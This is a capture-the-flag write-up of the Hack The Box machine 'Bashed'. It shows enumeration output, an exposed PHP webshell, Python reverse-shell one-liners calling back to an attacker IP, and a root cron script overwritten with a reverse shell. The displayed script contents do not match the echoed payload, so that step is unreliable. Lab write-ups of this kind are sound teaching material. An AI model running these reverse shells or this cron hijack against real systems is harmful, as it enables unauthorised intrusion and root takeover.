HTB Bashed Writeup

writeups@centraliowacybersec.com

HTB Bashed Thoughts

https://app.hackthebox.com/machines/118

This was another very easy foothold of a box that was a lot of fun! Once I had a foothold the privesc wasn't hard for me but it was a good use of lateral movement to get to root.

Table of contents

1. Skills needed and skills learned

2. High Overview

When I started with an nmap scan, all I found was port 80. I rescanned to be sure and it was the only footprint. I started enumerating the site and quickly found a php page that runs www-data code. I popped a user level shell and started privesc enumeration. Linpeas wasn't showing much for escalation but I found a /scripts folder in the root of the directory tree. It was owned and managed by the user scriptmanager. When I checked more privesc, I could execute and sudo as the user scriptmanager. I laterally moved over and started enumerating as that user. Once I learned that there was a python script being run by root every minute, I altered the script and popped a root shell.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.

3. Nmap Enumeration

3.1. sudo nmap -T4 -p- -v bashed.htb

```
PORT   STATE SERVICE
80/tcp open  http
```

3.2. sudo nmap -T4 -p80 -A -sC -sV -v bashed.htb

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at
Aggressive OS guesses: Linux 3.12 (95%), Linux 3.13 (95%), Linux 3.16
 (95%), Linux 4.4 (95%), Linux 3.18 (95%), Linux 4.2 (95%), Linux 4.8
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.025 days (since Fri Nov 26 11:52:46 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   45.35 ms 10.10.14.1
2   45.51 ms bashed.htb (10.10.10.68)
```

4. Service Enumeration

4.1. Since port 80 is our only service open, I guess I started there!

4.2. Nikto started coming back with directories that were very useful!

4.3. The /dev ended up being our way into the box but I wanted to run some other checks before getting ahead of myself.


```
┌──(kali㉿kali)-[~]
└─$ nikto -h bashed.htb
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.68
+ Target Hostname:    bashed.htb
+ Target Port:        80
+ Start Time:         2021-11-26 12:31:04 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms o
f XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
 a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x bra
nch.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over
HTTP/1.0. The value is "127.0.1.1".
+ Server may leak inodes via ETags, header found with file /, inode: 1e3f, size: 55f8bbac32f80, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /dev/: Directory indexing found.
+ OSVDB-3092: /dev/: This might be interesting...
+ OSVDB-3268: /php/: Directory indexing found.
+ OSVDB-3092: /php/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
```

4.4. I ran gobuster next.

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://bashed.htb
[+] Method:                  GET
[+] Threads:                 120
[+] Wordlist:                /usr/share/wordlists/dirbuster/director
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
2021/11/26 12:37:08 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 200) [Size: 14]
/php                  (Status: 200) [Size: 938]
/css                  (Status: 200) [Size: 1757]
/images               (Status: 200) [Size: 1563]
/dev                  (Status: 200) [Size: 1147]
/js                   (Status: 200) [Size: 3164]
/config.php           (Status: 200) [Size: 0]
/fonts                (Status: 200) [Size: 2094]
/server-status        (Status: 403) [Size: 298]

===============================================================
2021/11/26 12:41:31 Finished
===============================================================
```

4.5. Finally I ran dirbuster.



4.6. I looked into uploads but it was empty.

4.7. My thought was to fuzz it but I wanted to look at other directories first

4.8. Turns out /dev had some php files in it that gave me a user webshell without even trying.

4.8.1. http://bashed.htb/dev/phpbash.php


```
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# ls -la
total 28
drw-r-xr-x 2 root root 4096 Dec 4 2017 .
drw-r-xr-x 10 root root 4096 Dec 4 2017 ..
-rw-r-xr-x 1 root root 4688 Dec 4 2017 phpbash.min.php
-rw-r-xr-x 1 root root 8280 Nov 30 2017 phpbash.php
www-data@bashed:/var/www/html/dev# cd /home
www-data@bashed:/home# ls -la
total 16
drwxr-xr-x 4 root root 4096 Dec 4 2017 .
drwxr-xr-x 23 root root 4096 Dec 4 2017 ..
drwxr-xr-x 4 arrexel arrexel 4096 Dec 4 2017 arrexel
drwxr-xr-x 3 scriptmanager scriptmanager 4096 Dec 4 2017 scriptmanager
www-data@bashed:/home# cd arrexel
www-data@bashed:/home/arrexel# ls -la
total 36
drwxr-xr-x 4 arrexel arrexel 4096 Dec 4 2017 .
drwxr-xr-x 4 root root 4096 Dec 4 2017 ..
-rw------- 1 arrexel arrexel 1 Dec 23 2017 .bash_history
-rw-r--r-- 1 arrexel arrexel 220 Dec 4 2017 .bash_logout
-rw-r--r-- 1 arrexel arrexel 3786 Dec 4 2017 .bashrc
drwx------ 2 arrexel arrexel 4096 Dec 4 2017 .cache
drwxrwxr-x 2 arrexel arrexel 4096 Dec 4 2017 .nano
-rw-r--r-- 1 arrexel arrexel 655 Dec 4 2017 .profile
-rw-r--r-- 1 arrexel arrexel 0 Dec 4 2017 .sudo_as_admin_successful
-r--r--r-- 1 arrexel arrexel 33 Dec 4 2017 user.txt
www-data@bashed:/home/arrexel# cat user.txt
2c28[redacted]bfc1
```

4.9. I grabbed the user flag and started working on getting a full shell.

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
```


4.10. I then ran this python one liner to open a shell.

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.21",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'



5. Privilege Escalation

5.1. Now on the box, I fully upgraded my shell and started enumerating



5.2. I uploaded linpeas but wasn't finding any 99% sure vectors with it.

5.3. I scraped through it from there and found some useful information.

5.4. A few users on the box.

```
www-data@bashed:/home/scriptmanager$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
arrexel:x:1000:1000:arrexel,,,:/home/arrexel:/bin/bash
scriptmanager:x:1001:1001:,,,:/home/scriptmanager:/bin/bash
```


5.5. A sudo -l revealed I could run anything without a password as the user scriptmanager.

```
www-data@bashed:/home/scriptmanager$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/scriptmanager$ sudo -u scriptuser su scriptuser
sudo: unknown user: scriptuser
sudo: unable to initialize policy plugin
www-data@bashed:/home/scriptmanager$ sudo -u scriptmanager su scriptmanager
Password:
su: Authentication failure
www-data@bashed:/home/scriptmanager$ sudo -u scriptmanager bash
scriptmanager@bashed:~$ whoami
scriptmanager
```

5.6. I moved laterally onto the use4r with this and re-ran linpeas.

5.7. I found this /scripts folder in the root of the directory tree that was owned and managed by scriptmanager.



5.8. I enumerated the files inside the folder

5.8.1. test.txt was a file owned by root that contained “testing123!”

5.8.2. Test.py was a script that created a test.txt file with “testing123!” inside of it.

```
scriptmanager@bashed:/scripts$ ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Nov 26 11:22 test.txt
scriptmanager@bashed:/scripts$ cat test.t
cat: test.t: No such file or directory
scriptmanager@bashed:/scripts$  test.txt
test.txt: command not found
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

5.9. I thought it was weird that root would have run this so I checked for crontabs but there weren’t any.

5.10. I then uploaded and ran spy to see if there were any hidden scheduled tasks.

```
scriptmanager@bashed:/scripts$ cd /tmp
scriptmanager@bashed:/tmp$ wget 10.10.14.21/pspy32s
--2021-11-26 11:30:14--  http://10.10.14.21/pspy32s
Connecting to 10.10.14.21:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1090528 (1.0M) [application/octet-stream]
Saving to: 'pspy32s'

pspy32s               0%[                    ]   1.31K  1.57KB/s
pspy32s             100%[===================>]   1.04M   878KB/s    in 1.2s

2021-11-26 11:30:15 (878 KB/s) - 'pspy32s' saved [1090528/1090528]

scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$ chmod 777 pspy32s && ./pspy32s
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```

5.11. Surely enough there was a scheduled task running the test.py script every minute.

```
2021/11/26 11:31:01 CMD: UID=0    PID=30368  | /usr/sbin/CRON -f
2021/11/26 11:31:01 CMD: UID=0    PID=30370  | python test.py
2021/11/26 11:31:01 CMD: UID=0    PID=30369  | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2021/11/26 11:32:01 CMD: UID=0    PID=30373  | python test.py
2021/11/26 11:32:01 CMD: UID=0    PID=30372  | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2021/11/26 11:32:01 CMD: UID=0    PID=30371  | /usr/sbin/CRON -f
```

5.12. Since I had full write access to the test.py script I added my own code to it.

5.13. The code below changed the script to have my reverse python code in it instead.

5.14. echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.21",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")' > test.py

```
scriptmanager@bashed:/scripts$ cat test.py
import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("10.10.14.21"),int(os.getenv("4444"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")
scriptmanager@bashed:/scripts$
```

5.15. I then started a listener on the attack box and popped a root shell!

```
whoami && hostname && ip a && cat /root/root.txt
root
bashed
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:43:7a brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.68/32 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:437a/64 scope link
       valid_lft forever preferred_lft forever
cc4[redacted]i8e2
```